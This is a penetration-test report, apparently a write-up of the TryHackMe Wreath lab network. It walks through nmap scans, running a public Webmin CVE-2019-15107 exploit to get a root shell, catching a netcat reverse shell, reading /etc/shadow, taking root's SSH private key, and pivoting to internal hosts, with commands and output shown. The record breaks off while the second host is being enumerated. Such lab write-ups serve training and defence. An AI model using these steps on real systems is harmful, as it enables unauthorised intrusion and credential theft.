Penetration Test Report

For the Tryhackme’s Wreath network

27/12/2021

security.egg
https://security-egg.github.io/securityegg/

Table of Contents

Executive Summary

Security.egg was tasked to perform a penetration test on Wreath network by Mr. Thomas Wreath. The goal of this review was to find any vulnerability on his private network, that could lead to a possible attack, assess the risk and propose the suitable mitigation.

Even though the process was carried out as imitating an attacker, the client provided some information about the targeted network. Briefly, we know that the network’s architecture includes three (3) machines. The first one hosts a public facing server, which is serving the client’s personal website. Alongside, it forwards, via port forwarding, the current version of the website to the second machine, a git server, for version control purposes. Last, the client’s personal computer operates, also, at the same network, with certain security protections enabled.

Following with the report, the vulnerabilities that were found on every machine will be described thoroughly, as long as the attack matrix that lead to high privileged access. Additionally, we have noted every software tool we uploaded and used on the machines, in order for you to follow up with the security logs.

Attack Narrative


In this section, the steps we followed to meet our final goal are presented. You can replicate them, if you wish to confirm our findings.

Public Server

Our first target of the Wreath network was the machine which hosts a public facing server, on the IP 10.200.72.200. Four (4) open ports were discovered:


- port 22, ssh service
- port 80, http service (Apache httpd 2.4.37)
- port 443, ssl/http service (Apache httpd 2.4.37)
- port 10000, http service (MiniServ 1.890)

Moreover, from the rest information we concluded that the machine runs with the CentOS.



```
┌──(kali㉿kali)-[~/tryhackme/wreath]
└─$ sudo nmap -sC -sV -p1-15000 -O 10.200.72.200
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-07 11:21 EST
Nmap scan report for 10.200.72.200
Host is up (0.068s latency).
Not shown: 14939 filtered tcp ports (no-response), 56 filtered tcp ports (admin-prohibited)
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Thomas Wreath | Developer
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2021-12-07T13:19:33
|_Not valid after:  2022-12-07T13:19:33
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Linux 2.6.32 - 3.1 (90%), Infomir MAG-250 set-top box (90%), Ubiquiti AirMax NanoStation WAP (Lin
ux 2.6.32) (90%), Linux 3.7 (90%), Linux 5.0 (90%), Linux 5.1 (90%), Ubiquiti AirOS 5.5.9 (90%), Linux 5.0 - 5.4 (89%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.79 seconds
```

Reaching the specified IP from a web browser, we can see Mr. Wreath's personal website. On it, he provides various intel like his personal email address and his phone number.



Hi, I'm Thomas Wreath

Developer and Sysadmin

formally at university, resulting in
software development experience.
were working professionally as a s
developer.

Skills

- Development
- Systems Administration
- Organisational Skills
- Communication Skills
- Project Management

Experience

2019 - Present

FREELANCE DEVELOPER

Thomas Wreath Development


Exploitation

Since this website contributes as a portfolio for the client and has no interaction with the user that visits it, we did not found any component that could lead on a security breach. Still, by examining the software running on port 10000 we discovered an applicable CVE[1].

It seems that every Webmin version before 1.920 is exposed to unauthenticated remote code vulnerability. We found a free exploit on github[2] that brought the desired results. It is coded with python and it only needs the target's IP address to perform the attack and deliver back a reverse shell with escalated privileges on the target machine. *Attention:* This CVE has reached a risk score of 9.8, it is critical and needs to be patched immediately.

[1] https://nvd.nist.gov/vuln/detail/CVE-2019-15107


[2] https://github.com/MuirlandOracle/CVE-2019-15107




```
┌──(kali㉿kali)-[~/tryhackme/wreath/CVE-2019-15107]
└─$ ./CVE-2019-15107.py 10.200.72.200

                                                @MuirlandOracle

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.72.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# whoami
root
# █
```

Abusing the Escalated Privileges

By typing shell and following the tool's instructions, we got a reverse shell via netcat on our attacker's machine. From that point on, it was easy to acquire sensitive information, like the /etc/shadow file's entries and the needed RSA key to connect through ssh.



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 5252
listening on [any] 5252 ...
connect to [10.50.73.83] from (UNKNOWN) [10.200.72.200] 44156
sh: cannot set terminal process group (1826): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# cat /etc/shadow
cat /etc/shadow
root:[redacted]:99999:7:::
bin:*:18358:0:99999:7:::
daemon:*:18358:0:99999:7:::
adm:*:18358:0:99999:7:::
lp:*:18358:0:99999:7:::
sync:*:18358:0:99999:7:::
shutdown:*:18358:0:99999:7:::
halt:*:18358:0:99999:7:::
mail:*:18358:0:99999:7:::
operator:*:18358:0:99999:7:::
games:*:18358:0:99999:7:::
ftp:*:18358:0:99999:7:::
nobody:*:18358:0:99999:7:::
dbus:!!:18573::::::
systemd-coredump:!!:18573::::::
systemd-resolve:!!:18573::::::
tss:!!:18573::::::
polkitd:!!:18573::::::
libstoragemgmt:!!:18573::::::
cockpit-ws:!!:18573::::::
cockpit-wsinstance:!!:18573::::::
sssd:!!:18573::::::
sshd:!!:18573::::::
chrony:!!:18573::::::
rngd:!!:18573::::::
twreath:[redacted]::0:99999:7:::
unbound:!!:18573::::::
apache:!!:18573::::::
nginx:!!:18573::::::
mysql:!!:18573::::::
sh-4.4# ▯
```




```
sh-4.4# ls -la /root/.ssh/
ls -la /root/.ssh/
total 16
drwx------. 2 root root   80 Jan  6  2021 .
dr-xr-x---. 3 root root  192 Jan  8  2021 ..
-rw-r--r--. 1 root root  571 Nov  7  2020 authorized_keys
-rw-------. 1 root root 2602 Nov  7  2020 id_rsa
-rw-r--r--. 1 root root  571 Nov  7  2020 id_rsa.pub
-rw-r--r--. 1 root root  172 Jan  6  2021 known_hosts
sh-4.4# 
```

The root password hash could not be crashed by any common wordlist we used. Nevertheless, we managed to obtain a stable shell by copying the id_rsa file on our attacking machine.


Git Server

The RSA key gain us a stable shell and the ability to enumerate furthermore on the network. To discover the rest machines and enumerate the services on them, we uploaded an executable version of nmap on the compromised web server. By running it, we discovered two more IP addresses that belong to hosts.



```
sh-4.4# ./eggd-nmap -sn 10.200.72.1-255
./eggd-nmap -sn 10.200.72.1-255

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-12-07 16:59 GMT
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-72-1.eu-west-1.compute.internal (10.200.72.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00040s latency).
MAC Address: 02:5D:46:44:8B:25 (Unknown)
Nmap scan report for ip-10-200-72-100.eu-west-1.compute.internal (10.20[redacted])
Host is up (0.00025s latency).
MAC Address: 02:DC:DE:90:1F:C3 (Unknown)
Nmap scan report for ip-10-200-72-150.eu-west-1.compute.internal (10.20[redacted])
Host is up (-0.10s latency).
MAC Address: 02:84:EB:50:4D:57 (Unknown)
Nmap scan report for ip-10-200-72-250.eu-west-1.compute.internal (10.200.72.250)
Host is up (0.00033s latency).
MAC Address: 02:C2:F2:55:55:F3 (Unknown)
Nmap scan report for ip-10-200-72-200.eu-west-1.compute.internal (10.200.72.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.74 seconds
sh-4.4# 
```

Our next steps were to enumerate both of them. On the one with the IP 10.200.72.150 we found three (3) open and not filtered ports of interest, with the following services running on them.




```
sh-4.4# ./eggd-nmap -p1-15000 10.200.72.150
./eggd-nmap -p1-15000 10.200.72.150

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-12-07 17:03 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-72-150.eu-west-1.compute.internal (10.200.72.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00065s latency).
Not shown: 14996 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5985/tcp open  wsman
MAC Address: 02:84:EB:50:4D:57 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 124.35 seconds
sh-4.4# 
```

- port 80, http
- port 3389, ms-wbt-server
- port 5985, wsman

